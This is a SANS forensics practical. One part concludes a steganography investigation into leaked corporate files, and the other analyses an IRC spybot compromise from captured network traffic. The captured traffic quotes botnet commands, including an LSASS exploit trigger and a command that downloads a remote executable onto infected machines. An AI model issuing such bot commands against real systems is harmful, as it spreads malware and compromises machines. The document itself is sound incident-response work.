Stegdetect is part of the “Outguess” project, developed by Niels Provos, and described in more detail on the project website, <http://www.outguess.org/detection.php>.

The results of this are not at all 100% conclusive, but can be seen as a good indicator that there is no further hidden information, especially in light of the fact that there is no good reason to hide anything inside of files that are fairly damning to begin with:

```
stegdetect *.jpg
Hydrocarbon%20fuel%20cell%20page2.jpg : negative
PEM-fuel-cell-large.jpg : negative
```

What about the other files that can't be checked with stegdetect?

A presentation from Black Hat 2004, available at <http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-raggio/bh-us-04-raggio-up.pdf>, gives an overview of what files can be used as carriers, and what tools support what common file formats. GIF images can certainly be used as carriers, but unfortunately stegdetect is incapable of analyzing this.

This presentation describes how data can be encoded into the Least Significant Bit of image files. This does not necessarily visibly alter the image, and does not alter the file's size at all.

It may still be possible to detect hidden data in several ways; the simplest means is by reviewing the image's color palette.

Since the GIF image in question uses a color-palette as opposed to true-color, there would likely be some strange features (duplicate colors, for example) in the picture's palette, if any program which used Least Significant Bit hiding had been used on it. This is one of the identification techniques mentioned in a paper by Neil F. Johnson and Sushil Jajodia, available at <http://www.jitc.com/ihws98/jjgmu.html>, as well as described in a paper entitled “An Overview of Steganography for the Computer Forensics Examiner” by Gary C. Kessler of Champlain College.

To determine if this was a feature of ‘pem_fuelcell.gif’, a program named ‘gifsicle’, which is capable of displaying the color palette in text form was used. The following command uses gifsicle to list all colors, and then counts the number of instances of each color. The number duplicate color would be printed out, but there were no duplicates:

```
echo -n Duplicate Colors: ; gifsicle --color-info
pem_fuelcell.gif |grep '|' | perl -e 'while($line =
<STDIN>){chomp $line; (@palette) = $line =~ m/\x23([0-
```

```
9a-f]{6}))/mgsi; foreach $color (@palette){print $color  
. "\n";} }'|sort|uniq -c|grep -v ' 1'|wc -l
```

Duplicate Colors: 0

Again, this does not prove with absolute certainty that steganography is not in use – but at least it shows that some of the most common forms of GIF steganography have not been used. .

Conclusions on Part 1

Results of the investigation and recommendations for further investigation

A quick rundown of the results is as follows:

- It seems Ballard's proprietary information was being offered to competitors for a price by a disloyal employee, RJL.
- The seized floppy disk contained evidence of this information.
- There is strong evidence indicating that RJL is the likely culprit in this case, and that this wasn't just coincidence that he had the disk.
- A steganography tool, proven to be Camouflage v1.2.1, was used to attempt to hide the data, but this data was still recovered
- RJL was doing something that might well be illegal. Even if it cannot be shown to be illegal, RJL was clearly aware of the policies in place at Ballard, since he used those policies to hide the data.

To elaborate on that a bit: it seems that, while at first Mr. Leszczynski appears to be a conscientious employee who had no apparent faults except for an overly strong interest in corporate policy, there was a bit more under the surface: it appears that actually Mr. Leszczynski was using a data hiding tool named Camouflage to attempt to smuggle privileged corporate data to a competitor, in a fairly obvious example of industrial espionage. (Though on the other hand, the hidden files seem to be taken from Popular Science and Nature magazines, so this might just be a big practical joke on the part of RJL).

Has Ballard lost proprietary data as a result of RJL?

Since the disk on which Mr. Leszczynski had placed the data was intercepted on April 26th, and since this is the same date that the files containing corporate secrets were placed on the disk, it seems likely that no harm was done (or at least – no harm was done using the data on this disk). However, the files were actually created days before (originally on another disk or a hard-disk), so it is possible they have leaked out via other channels, for example email, Instant Messenger software, or file uploads to an external FTP server. If Ballard is like the average company, there is likely not enough outbound logging in place to determine what data made it out onto the Internet.

The short answer is that there is no way to know whether data has been lost due to RJL's actions, but that this disk probably never made it out of the office.

Ballard might be facing multiple instances of industrial espionage

The fact that one of the files named a price (see "Hidden file in Internal_Lab_Security_Policy.doc: Opportunity.txt") may indicate one of two things:

- RJL may be attempting to sell Ballard's secrets to *other* companies besides Rift. Since Rift was presumed to already have obtained secrets, even before the floppy disk was seized, there is no logical reason for RJL to ask for payment for secrets which have already been delivered.
- There may be other employees besides RJL that have sold information to Ballard's competitor(s), and RJL was unaware of this.

Recommendations for further investigation and next actions

Points for immediate action

- Ballard's corporate legal department should be brought in to determine if they want to involve law enforcement.
- If law enforcement is involved, they should be pressed to arrest RJL and raid his house and vehicle for evidence. Since the customers listed in CAT.mdb are spread across several states, meaning this case could impact interstate commerce, this is likely a case for the FBI rather than local law enforcement.
- Ballard's PR group should be brought in to counteract any negative publicity if law enforcement is involved.

How system administrators should proceed in the wake of this

One of the biggest worries when dealing with an employee like RJL is that backdoors have been placed on the machines to which he had access. Given this, one of the first things that should be done is to identify which machines this was (by interviews, log analysis, and physical access logs) and run rootkit detectors on these machines.

Besides this, the following actions should be taken:

- All of RJL's machines should be treated with suspicion and a forensic analysis should be made of all of them.
- Network traffic should be observed to see if RJL is accessing the network remotely, and if so what he is looking at.
- RJL's network access (VPN connections, etc.) should then be blocked and all active VPN connections torn down.

- Logs from various devices around Ballard's network should be preserved and analyzed, looking for corroborating evidence as detailed below.
- In order to identify other machines which may be relevant to the investigation (or which may contain hidden data), AD¹² logs should be reviewed to identify which machines RJL has recently accessed.
- All machines which contain the data which was found hidden with Steganography should be reviewed
- Registries and directory listings of all machines can be pulled remotely over the local network using "psexec" or another tool which allows for remotely executing commands via NetBIOS (in fact, even Remote Desktop Protocol would work, though this could not easily be scripted). The registries and directory listings could then be searched for known "Camouflage" fingerprints, such as the one identified in the section entitled "A step-by-step analysis of Camouflage v1.2.1's actions".

How to proceed further

As a start in determining what other files have possibly been compromised, all machines, starting with those which RJL had access to, should be inspected for signs that the program Camouflage has been installed. If it has been installed, the numerous Windows Registry entries that Camouflage makes can be used to determine what files have been hidden in what other files.

To find hidden files on all drives, especially network shares, can be searched for the Camouflage signature which is placed in the detection script created (see the appendix "Appendix to Part 1: Example of Exposing a Camouflaged File using SetecAstronomy.pl"). If any files are found, the contents should be analyzed be analyzed.

In case the contents came from a network drive, it may be possible to establish who "hid" them by looking at Samba log files or Domain Controller logs.

More log files may be found on web servers: the file _ntern.htm most likely came from a web server, and it is likely the file Hydrocarbon%20fuel%20cell%20page2.jpg did as well (as evidenced by the "%20" representation of a space character). Web servers which require login may still have access logs showing who downloaded what, when.

Legal Implications¹³

Determining what laws may have been broken and/or what legal remedies to take is complicated by several points; the most significant of these is that it is not at all clear that the information "stolen" was actually proprietary.

¹² Active Directory (or whatever other relevant technology is used to control domain access)

¹³ I am not a lawyer, nor have I consulted with a lawyer when writing this section (due to fiscal constraints). What is written here should be taken with a grain of salt, and seen only as recommendations of some ideas to bounce off of a company's real legal council.

18 USC 90 – The Economic Espionage Act of 1996

Assuming for the sake of argument that it was proprietary, the most relevant piece of legislation may be the Economic Espionage Act of 1996 (the EEA).

The act makes the theft of trade secrets a federal crime, with stiff penalties, including up to 15 years imprisonment and fines as high as \$10 million — both foreign and domestic. It also includes forfeiture sanctions, allowing the courts to order violators to forfeit any property or proceeds resulting from such violations ¹⁴

One of the interesting things to note is that both the person or organization that commit espionage, as well as the person or organization that receive the ill-gotten goods are at risk of serving prison time and paying penalties. The penalties range up to \$500,000 in the case of an individual, or \$10 million in the case of an organization, as shown in paragraph (a) of the EEA ¹⁵:

(a) In General.-- Whoever, intending or knowing that the offense will benefit any foreign government, foreign instrumentality, or foreign agent, knowingly--

(1) steals, or without authorization appropriates, takes, carries away, or conceals, or by fraud, artifice, or deception obtains a trade secret:

(2) without authorization copies, duplicates, sketches, draws, photographs, downloads, uploads, alters, destroys, photocopies, replicates, transmits, delivers, sends, mails, communicates, or conveys a trade secret:

(3) receives, buys, or possesses a trade secret, knowing the same to have been stolen or appropriated, obtained, or converted without authorization:

(4) attempts to commit any offense described in any of paragraphs (1) through (3); or

(5) conspires with one or more other persons to commit any offense described in any of paragraphs (1) through (4), and one or more of such persons do any act to effect the object

¹⁴ From an editorial found on the website of the Center for Strategic and International Studies, a policy review thinktank.

¹⁵ The full text can be found at http://www.tscm.com/USC18_90.html. This is the company website of the “Granite Island Group Technical Surveillance Countermeasures Group”, a company which specializes in detecting corporate espionage. Where the text of this law is found is perhaps telling about how significant it is.

of conspiracy.
shall, except as provided in subsection (b), be fined not more than \$500,000 or imprisoned not more than 15 years, or both.

(b) ORGANIZATIONS.- Any organization that commits any offense described in subsection (a) shall be fined not more than \$10,000,000.

In addition to the EEA, various “conspiracy to commit...” statutes may be applicable. Furthermore, if the technology being developed was intended for military use, this may actually be classified as “treason”, rather than simple industrial espionage.

Investigation postmortem

The presence of steganographic data could probably have been identified more quickly using a tool such as WetStone Technologies’ Stego Suite (http://www.wetstonetech.com/f/Stego_Suite_Datasheet_for_web.pdf). The datasheet claims that Stego Suite is capable of detecting Camouflage and reversing the password, which is the same capability which the “SetecAstronomy.pl” script created for this project has.

Having a tool that was capable of detecting this specific variety of steganography would have shaved about a day of development and testing time off of this project, though it is not guaranteed that the type of steganography a “bad guy” will choose to use would actually be supported by Stego Suite.

If a further investigation had shown that many files had been hidden using Camouflage, it would have been relevant to update the ‘SetecAstronomy.pl’ tool to make it automatically extract files, or to see if CamShell.dll could have been incorporated into an automatic Camouflage-extraction tool for Windows.

Further Information

Note: the following links can also be found in the bibliography.

Wang, Feng, Lai, and Yu “Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD”, August 2004

URL: <http://eprint.iacr.org/2004/199/>

Kaminsky, Dan “MD5 To Be Considered Harmful Someday”, December 2004

URL: http://www.doxpara.com/md5_someday.pdf

Bartlett, John “The Ease of Steganography and Camouflage”, March 2002

URL: <http://www.sans.org/rr/papers/20/762.pdf>

Johnson, Neil F. and Jojodia, Sushil “Steganalysis of Images Created Using Current Steganography Software”, April 1998

URL: <http://www.ijtc.com/ihws98/jjgmu.html>

Raggo, Michael T. "Steganography, Steganalysis, & Cryptanalysis" (Slides for presentation), July 2004

URL: <http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-raggo/bh-us-04-raggo-up.pdf>

© SANS Institute 2000 - 2005, Author retains full rights

PART Two:

Spybots for Hackers

© SANS Institute 2000 - 2005, Author retains full rights.

Part Two – Overview and Strategy

Introduction

In the second half of 2004, a multinational company doing business in Denmark detected unusual network traffic originating within the private network at their Danish local office. Normally, detecting unusual traffic originating from outside is cause for mild alarm; when it originates from the inside, it is a fairly good reason to suspect a compromise.

To determine the nature of the traffic, a network tap was immediately established. Looking at the network traffic showed that an unknown human attacker, worm, or virus had successfully compromised one or more machines on the internal network.

After determining that there was a breach, a small list of big questions was made:

- “What is this? Human attacker or autonomous code?”
- “How did they or it get in, and how can we prevent its spread?”
- “If this is a hacker, what are these guys after? Is this a teenage hacker or industrial espionage?”
- “How widespread is the damage?”
- “What is the impact on the compromised systems?”
- And finally, depending on the circumstances, “Can we find out who this is and press charges?”

The investigation detailed in this section attempts to answer exactly those questions.

A few notes regarding anonymity of data in this section

This section is based on a real attack, which victimized a real company. The work detailed in this report resulted in a real police report. To protect the identity and image of the victim company, IP addresses, locations, names of trojan processes, and other recognizable information have been changed by performing a “search and replace”. Dates and times have also all been changed by a set offset. In addition to being a general GIAC guideline, it is also a matter of policy, both of the investigator (my employer) as well as of the victim company. Not everything has been removed in all cases (in particular, some “real” screenshots have been left in this document, with the understanding that they do not indicate which company was victimized), but the information presented here should generally be considered as altered from its original condition.

Definitions

The following table defines various technologies used either for investigating the compromise or as part of the compromise itself.

Tool or Technology	Function
Zombie	A zombie refers to a computer that has had a backdoor placed on it. This backdoor can receive commands from a remote location. These commands can direct it to perform attacks on other computers. Zombies are frequently used to launch Denial of Service attacks and to send spam.
Spybot	A spybot is a self-replicating zombie. In the context of this report, it is like a worm, in that it can automatically find and compromise new machines, but like a traditional zombie in what it is used for by computer criminals.
Worm	A worm is a program capable of spreading itself to other computers on the network. The better-known worms of recent Internet history have had very negative effects, such as launching Denial of Service attacks, automatically defacing websites, and placing backdoors on compromised machines. A worm differs from a virus in that it does not depend on human interaction for it to spread.
Sniffer	A sniffer is a program or hardware device that can capture all network traffic available to it at the physical layer, for the purpose of later analysis. Ethereal, Windump, and TCPdump were used for this report.
Ethereal	Ethereal is an advanced sniffer with a Graphical User Interface which is capable of decoding many types of traffic to aid in the analysis phase.
Tcpdump	tcpdump is a command-line sniffer which can decode a limited variety of traffic types. It runs on Linux and most other UNIX-like Operating Systems.
Windump	Windump is like Tcpdump, but it is for the Windows platform instead.
Route-server / looking glass	A server at an ISP like UUNet or GlobalCrossing, which allows an outside user to connect in and view routing tables for that ISP, or run traceroutes from the route-server.
whois	Whois is a general name for a number of databases which are all accessed via the whois protocol. The databases are typically maintained by ISPs, network advisory boards like ARIN and RIPE, and domain registrars like Verisign.
dd	dd is a standard tool available for Windows, Linux and many other popular operating systems, which can be used to take a bit-by-bit copy of a storage device or a file, and in

	some cases can be used to dump RAM.
NTFS	The type of filesystem used by Windows NT operating systems, including Windows XP and 2000/2003.
strings	Strings is a utility which searches a block of data for recognizable chunks of text
VMware	VMware is essentially an emulator – it allows an isolated copy of one operating system (for example, Windows) to be run inside of another operating system (for example, Linux)
tracert	Tracert is a utility which shows the path packets take along the network
Pslist.exe	Pslist.exe is a utility for Windows that lists the running processes
Tasklist.exe	Tasklist.exe performs exactly the same function as pslist.exe
Psloglist.exe	Psloglist.exe is a utility for Windows that dumps the Windows Event Log
Psloggedon.exe	Psloggedon.exe is a utility for Windows that shows who is currently logged on
Psinfo.exe	Psinfo.exe is a tool that is part of the pstools package created by sysinternals.com. It gives key data on the machine it is run against, including patch level, uptime, and processor specs.
Netstat	Netstat is a utility available on all major operating systems which shows current network connections
psfile	Psfile is a utility for Windows that shows all files which are currently open
regmon	Regmon is a utility which shows all activity on the Windows registry
fport	Fport is a utility for Windows which correlates open files with the processes that own them
IRC	IRC stands for Internet Relay Chat, and is a text-based network chat system. Besides chatting, it is frequently used for file trading and controlling backdoors, since many users feel (perhaps quite rightly) that they are anonymous
PEiD	PEiD is a program designed to reveal “hidden” details about “PE files” (that is, Windows executable files) such as when they were compiled, what was used to compress/pack them, and what Windows DLLs they depend on. PEiD is freeware.
Process Explorer	Process Explorer performs most of the same functions as PEiD, but can not identify what packer was used. However it provides a much friendlier interface for looking at timestamps, a more complete analysis of dependencies, and an excellent decompiler. This is commercial software

	and is available at heaventools.com .
Unreal	Unreal is an IRC server (to which IRC clients connect) which runs on the Windows platform

The game-plan

The basic plan I had going in consisted of a few simple steps:

1. Determine the victim's wishes: was their priority to limit damages or to prosecute the perpetrator?
2. Analyze the affected machines to determine what was being used in the attack/incident/whatever it was
3. Determine what the effects were
4. Determine how it had happened

More specifically, the actual course of actions ended up looking a bit more like this:

1. Talked with victim to determine why they suspected a breach.
2. Placed sniffer on network to identify nature of attack. This showed:
 1. IRC traffic destined toward server on the internet
 2. A high number of name-lookups, all for the same hostname
 3. A high volume of outbound web traffic to a specific URL. The URL appeared to be a request for an .exe file.
3. The traffic was analyzed and showed several interesting aspects:
 1. The IRC traffic appeared to be commands issued to a zombie and status updates from a zombie.
 - i. The IRC traffic was destined for multiple hosts, presumably other compromised machines. Whois data and tcptracroutes show that these were located in Canada, Japan, Sweden, and the United States.
 1. A recommendation was made to contact the Swedish authorities to preserve evidence at the Swedish ISP, as there is, generally speaking, a higher degree of cooperation within the Nordic countries' law enforcement agencies than, for example, from the Nordic to the USA or Canada. Based on previous experience, Japan was considered a lost cause and no time was spent trying to contact the authorities there.
 2. The name lookups were for a host where an exe file was located.
 - i. An attempt was made to download that file in order to analyze it, but the file was not available on the server at the time – a "404 file not found" message was received.
 - ii. Whois data for the relevant domain was taken, bearing in mind that it could be inaccurate.

1. A Yahoo profile was found based on the email address named in the whois data. This profile was inspected.
2. A street address was found in the whois data. Information about the city and satellite photos of the area were found to determine if this was likely to be a business or private individual
3. A phone number was found in the whois data. A reverse phone number was performed to determine if the number corresponded to the address or name found above.
4. Forensic data was gathered from one of the internal machines which had not been rebooted (or otherwise “tampered with” in an undocumented manner) by the victim company’s operations group.
 1. psinfo was run to determine what type of machine was being inspected and what the uptime was (to determine if evidence might have been partially lost, for example by a recent reboot)
 2. a dump of physical RAM was taken using dd
 3. a dump of the system drive was taken using dd
5. Initial analysis of data was made using dirty word list based on IRC traffic:
 1. Inspecting the RAM image showed that the system was being used to attack external systems as well as other internal systems.
 - i. The external systems were large blocks of IPs that belonged to home broadband providers such as ComCast¹⁶.
 1. This behavior seemed to indicate that the attack was not directed only at the victim, but was aimed at amassing a large army of zombies.
 - ii. The scanning mechanism appeared to be a set of exploits actually embedded within the spybot.
 2. Inspecting the hard disk image showed that only one malicious binary appeared to be installed on the machine.
 - i. Copying the binary to a VMware test machine which was isolated from the network and executing it there showed that this binary was capable of producing all the symptoms seen.
 - ii. It was observed that the date on the binary, as would show up in a directory listing, was unreliable – it appeared that when the binary executed for the first time, it automatically set its own date back to match the Windows binaries.
 1. When the binary was executed, it attempted to connect out to an IRC server based on a hostname, not an IP address. This made it possible to force it to

¹⁶ ComCast is one of the large consumer broadband providers in the United States. They primarily provide broadband via the cable network, and have at least tens of millions of customers spread primarily across the midwestern and eastern portions of the USA; they are also expanding into the western portion of the USA through acquisitions and network build-out.

- connect to an IRC server running within a laboratory environment.
2. It was observed that the binary, when allowed to connect to the IRC server, would launch attacks against other machines, apparently after direction via IRC channels was issued
 3. The type of attack was compared with other known attacks based on analysis of the traffic sent by exploits found on sites like <http://packetstormsecurity.org>
- iii. The findings were summarized, and evidence found from running the binary was used to finger possible suspects – bearing in mind that this could just as easily be evidence “planted” by enemies of the two suspects.

Discovering a breach: Seeing suspicious traffic

On September 9th, 2004, Mr. Z, a senior member of the small dedicated security group at Company X, noticed a number of strange DNS queries, all destined to some.server.com. These queries were coming from several IPs on Company X’s internal LAN, which had IP addresses in the range 172.16.0.0/16.

Mr. Z called my employer, a security consulting company (Consultancy Q), where I, together with another employee, directed Mr. Z in a telephone conversation to execute tcpdump on a Linux box with full visibility¹⁷ of Company X’s network egress point¹⁸, using options to write the sniffed packets to a file. The exact command used to gather traffic was this:

```
tcpdump -n -nn -i eth0 -s 0 -w company_x.cap
```

The capture file was then sent to me for analysis via PGP encrypted mail.

Determining how to react

In the case of a hacker attack, one of the first questions is of what is more important: protecting assets or finding and catching the hacker. In this case, we decided that the best thing to do would be to block the attack in order to minimize damage – but at the same time to work as quickly as possible to gather traffic and other potential evidence until this could be done.

Since the attack (or “incident”, since the exact nature of the attack was not yet known) was discovered fairly late in the day, making it difficult for company X to quickly get the (outsourced) firewall administrators to respond, this actually

¹⁷ “Full visibility” was possible because the linux machine where tcpdump was run was plugged into a switch port which was set to “mirror” mode – copying all traffic normally destined for any of the other switch ports out the mirror port.

¹⁸ The primary point where traffic from the internal LAN exited to the Internet.

allowed more time to collect some more data. In addition, the fact that several machines were compromised made it possible to gather evidence from these even as the first machines to be discovered were shut down or blocked.

Captured network traffic shows IRC traffic

After receiving the file, it was read by executing “tcpdump -n -nn -s 65535 -r company_x.cap”, which reads in the capture file without performing name lookups on the source and destination IP addresses of the captured packets. Name lookups were disabled because I didn’t know what sort of attack (if any) I was looking at, but if it was a skilled human, I didn’t want to risk alerting them to their detection by letting them see name queries for the attacking IP (it was a long shot, but it always makes sense to be careful – both hackers and forensics analysis have been alerted to activities from their opponents by less traffic than name lookups before). However, since what network the traffic was coming from could be significant, I made a note to make “whois”¹⁹ lookups on the network names later on.

After seeing the traffic, however, I was less afraid of this being a skilled attacker: there were connections being originated from addresses on the private LAN out to an IRC server on the Internet.

While there are probably some skilled hackers that use IRC, it seems likely that if an attacker wanted to avoid detection or was interested in doing something really clever with a compromised machine, they would probably not connect out to a chat server.

At the same time, the use of IRC is (unfortunately for me as someone investigating an attack) an excellent way to remain anonymous. This is especially true if the IRC server in question is essentially just a bouncer, installed on yet another compromised machine, rather than a proper server maintained by administrators who perhaps maintain logs and can perhaps be coerced by law-enforcement to cooperate.

Traffic analysis reveals the nature of the compromise tools

The IRC traffic showed quite a bit. At this early stage, I was interested in characterizing the traffic as quickly as possible, so I created a list of ports which machines on the LAN were connecting out to, by listing all destination traffic, grep’ing²⁰ out hosts which were on the 172.20.0.0/16 network (Company X’s internal LAN) and then filtering out the port number:

```
tcpdump -n -nn -r Company_X |awk '{print $4}'|grep -v  
172.20|cut -f 5 -d '.'|sort|uniq
```

¹⁹ Whois is a database maintained by network operators, regional Internet coordination centers and name registries. It can indicate what organization owns a given domain name or network.

²⁰ “grep” is a tool which searches for lines matching or not matching a given search pattern within lists of text.

9000:

So – all this strange outbound traffic was heading to a single port, port 9000.

This was not merely a local attack

It was now important to determine where the traffic was destined – if the attacker might be sitting behind a screen located a few blocks from the victim, or on the other side of the world. A second inspection of all destination IP addresses where the port was 9000 revealed an interesting list.

```
tcpdump -n -nn -r Company_X |awk '{print $4}'|grep 9000|sed  
's/.9000:/'|sort|uniq  
1.228.195.130  
2.230.155.36  
3.230.141.94  
4.216.50.73
```

Looking at the list from top to bottom didn't give me a very hopeful feeling for the outcome of the investigation. The IP addresses were located in Japan, Canada, New York, and Sweden, going from the top to the bottom of the list above²¹.

Since Denmark (where the victim machines were located) and Sweden (where an attacking machine was located) have mutual legal assistance agreements in place²², I recommended at this point that the Danish and Swedish police should be contacted, in order to secure ISP records right away. However, since these were not my systems, it was not my call to make.

In making this recommendation I did point out that the Swedish machine was very likely just another zombie, or in general some sort of compromised box used to mask the real source of the attack. The reason I recommended it, however, was that there did seem to be at least some chance of following the trail of packets back to the attacker(s) – especially if only a single extra hop had been added by the attacker to avoid identification.

Analysis of the attacks streams' content

I had already gained a lot of information just by looking at the traffic flow, without looking at the actual content of the data. It did not seem like more could be gained from analyzing the traffic flow, so it made sense to look at that content now.

²¹ Determined using whois lookups as well as traceroutes from telnet://route-server.gblx.net

²² As an example of the increased cooperation between Nordic countries, a page on the website of the Danish Union of Police Officers describes a special internordic unit created to combat IT crime. Sweden is one of the participating countries. The page, written in Danish, is available at <http://www.politiforbund.dk/show.php?sec=1&area=4&show=449>

Strings'ing²³ the capture file²⁴ received from company X showed a lot of interesting data. Traffic direction is indicated by italics – *italicized* text is from the server, plain text is sent to the server. Strings was used simply because this provided a quicker means of viewing all useful data than going through the entire list of packets one stream at a time using Ethereal²⁵ or a tool like it.

```
:carp-2.domain.ca 001 MeLL-997925 :Welcome to the Cenile IRC  
Network MeLL-997925!lnwcevfq@fw1.yyy.zz
```

Interestingly, fw1.yyy.zz was the name of a perimeter firewall at a company with which Company X had merged with a while previously. After seeing this, I believed that this showed where the attack's traffic was entering or exiting the network. Domain.ca was, however, not familiar, and carp-2.domain.ca did not resolve to anything at the time the investigation was started. The domain was also not registered (this was determined by doing `whois domain.ca@whois.geektools.com`, which returned "Status: AVAIL"²⁶). Domain.ca looked like it was not going to be much of a lead.

```
:carp-2.domain.ca 002 MeLL-997925 :Your host is carp-  
2.domain.ca, running version Unreal3.2
```

This seems to show what sort of software was in use, something that could be relevant in determining the modus operandi of the attacker (if indeed it was a human attacker). It was also something that could be searched for on his/her machine, if it was ever seized, and if there was only one download site for this type of software, the server logs on that download site could be used to identify who had recently downloaded it.

There was still more to be gathered from the first few lines. The capitalization of "MeLL", with a lowercase vowel, looked like the way less skilled "hackers" sometimes like to write their usernames – so this might be a username somewhere; it was noted for later searches.

```
:carp-2.domain.ca 003 MeLL-997925 :This server was created  
Wed Apr 28 18:15:19 2004
```

That date looked like it might indicate when the IRC server was installed, and therefore what time the "bouncer" machine might have been compromised (I

²³ strings is a tool which searches for recognizable, human-readable chunks of data amidst large blocks of digital "garbage" in a file.

²⁴ strings was used instead of copy/pasting from a sniffer like Ethereal just because it was much faster and the plain-text is much easier to include in this report. The results were verified as being the same by viewing the data in Ethereal, however.

²⁵ Ethereal is a program which makes it much simpler to analyze recorded network traffic, for example by displaying all related pieces of the traffic in a single view.

²⁶ "Status: AVAIL" indicates that the domain is available and can be purchased by anyone that wants to purchase it.

decided it was most likely the attacker was not connected directly, based on the fact that connections from 4 different countries were apparent).

```
:carp-2.domain.ca 251 MeLL-997925 :There are 228 users and  
12226 invisible on 9 servers  
:carp-2.domain.ca 252 MeLL-997925 15 :operator(s) online  
:carp-2.domain.ca 253 MeLL-997925 11 :unknown connection(s)  
:carp-2.domain.ca 254 MeLL-997925 42 :channels formed  
:carp-2.domain.ca 255 MeLL-997925 :I have 2194 clients and 1  
servers
```

The text immediately above was one of the most interesting discoveries so far. It showed that 9 servers were part of the “chat” network. I knew of 4 servers which the infected/compromised machines seemed to be chatting with from having previously reviewed where traffic was headed out onto the Internet. Looking at that, it seemed there might be as many as 5 more IRC servers which infected boxes were connecting out to.

I concluded that this was probably only being used for “dubious” traffic. This was because the traffic was connected outbound on port 9000, which would make it difficult for a normal IRC client to connect (a user would have to change the standard IRC port of 6667 to 9000, which would likely confuse many normal users).

The fact that there were 2194 clients therefore meant that there might be that many infected/compromised machines. That gave an idea of the size of the attack, and immediately gave me the perception that law enforcement would find the “size” of the crime large enough to warrant their attention, if they were ever involved²⁷.

```
USER lncwcevfq 0 0 :MeLL-997925
```

According to RFC 2812²⁸, the USER command is followed by the “nickname”, two irrelevant fields, and the “realname”. Therefore, “lncwcevfq” was the nickname, and “MeLL-997925” was the “realname”. While “MeLL...” obviously wasn’t actually a name, it might still have been a handle used elsewhere, so it was relevant to take note of. The nick “lncwcevfq” looked a bit too random for it to be very likely it was in use elsewhere, but it was still worth noting.

```
JOIN #mel# pass
```

²⁷ Given a hypothetical minimal administrative cost of US\$100 for each machine to be reinstalled – a low number created assuming there was no interruption to the core business or loss of critical data – the total cost of this incident rapidly approaches a quarter-million dollars; for comparison, the FBI requires that an incident only cause damages exceeding US\$5000 before they will investigate a crime. Other crime-fighting agencies also have similar economic triggers to investigate crimes.

²⁸ <http://www.ietf.org/rfc/rfc2812.txt>

That data, sent by the client, was interesting. It showed a chat channel named “#mel#” was joined. The channel required a key to enter, and the key was “pass”.

The next data was the server’s response to the join command:

```
:MeLL-997925!lnwcevfq@fw1.yyy.zz JOIN :#mel#
:carp-2.domain.ca 332 MeLL-997925 #mel# :.asc lsass_445 400
5 0 -b -r
:carp-2.domain.ca 333 MeLL-997925 #mel#
AnotherSuspectedHacker 1094544973
:carp-2.domain.ca 353 MeLL-997925 @ #mel# :MeLL-997925
&SuspectedHacker1 &Mel ~AnotherSuspectedHacker
:carp-2.domain.ca 366 MeLL-997925 #mel# :End of /NAMES list.
```

After joining the channel, a list of several other usernames was presented: SuspectedHacker1, Mel, and AnotherSuspectedHacker. Also, based on previous experience with spybot networks, “asc lsass_445 400 5 0 -b -r” looked like a command to a bot to run some sort of exploit. Based strictly on the name “lsass_445”, it seemed likely that it was an exploit like that used by the Sasser worm²⁹, which attacked port 445.

The theory that lsass_445 might be an exploit command sent by the server to the connecting client was confirmed by the response the client sent.

```
PRIVMSG #mel# :[SCAN]: Random Port Scan started on
172.20.x.x:445 with a delay of 5 seconds for 0 minutes using
400 threads.
```

Interestingly, the attack seemed to be directed at company X’s internal network. However, since the internal network address had not been sent earlier, it indicated that whatever was doing the scanning might be at least partially automated, or that the spybot was programmed to attack whatever network segment it was presently sitting on after being given an “attack” command.

```
:AnotherSuspectedHacker!AnotherSuspectedHacker@sex.tele.dk
PRIVMSG MeLL-997925 :.login sexybitch -s
:AnotherSuspectedHacker!AnotherSuspectedHacker@sex.tele.dk
PRIVMSG MeLL-997925 :.download http://overpro.soul-
domainchanged.net/setup.exe c:\over.exe 1 -s
```

The first of these two lines may set a login of “sexybitch” on a backdoor (though this is not at all certain). The second line appears to instruct the client to download setup.exe and save it as c:\over.exe on the compromised machine.

²⁹ See <http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html> for a description of the worm. Also see <http://www.microsoft.com/security/incident/sasser.mspx> for a quick rundown of the worm and its effects.

Interestingly, the name overpro.soul-domainchanged.net was how the attack had first been detected: a large number of DNS lookups had been made for this. This was actually seen as a good sign: the original suspicious traffic appeared related to the traffic gathered in this sniff, meaning that there were not multiple, unrelated incidents to deal with.

As it happened, the URL above was not available when the investigation was started, but was available later on in the investigation. That might indicate that an attacker was trying to avoid analysis by temporarily turning off his machine, or it could be as simple an issue as network/hosting outages.

A look at one of the domains discovered

A fact about domain names is that there will typically be some sort of “administrative contact” associated with them. This administrative contact is public information. However, it is not always legitimate information: since domain names can be purchased online, there is not much to stop someone from using a stolen credit card (or a credit card with a fake name) and a fake name to purchase a domain. For that matter, some registration companies do not care if a fake name is used, even if it differs from the name on the (potentially legit) credit card.

It made sense to investigate the domain name soul-domainchanged.net, though, as it was one of the few potentially concrete leads at this point. A query was made to search for information about who owned this domain.

whois soul-domainchanged.net@whois.directi.com

[whois.directi.com]

Registration Service Provided By: XAVIA DOMAINS

Contact: domains@xavia.org

Abuse Desk Email Address: domains@xavia.org

Domain Name: SOUL-DOMAINCHANGED.NET

Registrant:

xAvia

Matt Lastnamechanged

(mcLastnamechanged01@yahoo.com)

*<deleted while writing GCFA practical to protect
privacy>*

Creation Date: 08-Jun-2004

Expiration Date: 08-Jun-2006

Domain servers in listed order:

ns1.hvnetworks.net

ns2.hvnetworks.net

... The administrative, billing and technical contact info was identical to the registrant information, and was deleted for space / readability concerns.

Status:ACTIVE

The whois information looks legit

Interestingly, the phone number appeared at least somewhat legitimate. A search on <http://www.whitepages.com> indicated it was a real number, belonging to Raymond F Lastnamechanged Jr., living in New York. The last name found in the phonebook was identical to that found in the whois record. This indicated that, at any rate, the data wasn't totally fake (though Raymond's name and phone number could still just have been picked at random by an attacker).

While this was not at all definitive evidence, it was worth noting for later investigation and correlation.

Some initial conclusions

Obviously it was far too early to make any definitely conclusions; however, it certainly made sense to try to summarize what had been seen: it appeared that a semi-automated exploit tool was scanning the internal network at company X, finding vulnerable machines, and infecting these.

Compromised machines were then connecting out to an IRC server which was running on a non-standard port, indicating it was very likely running just for the purpose of maintaining this backdoor network.

The very fact that the machines were "phoning home" indicated that this was a spybot network which perhaps could be controlled by a remote attacker – as opposed to a fully autonomous worm.

Some new questions

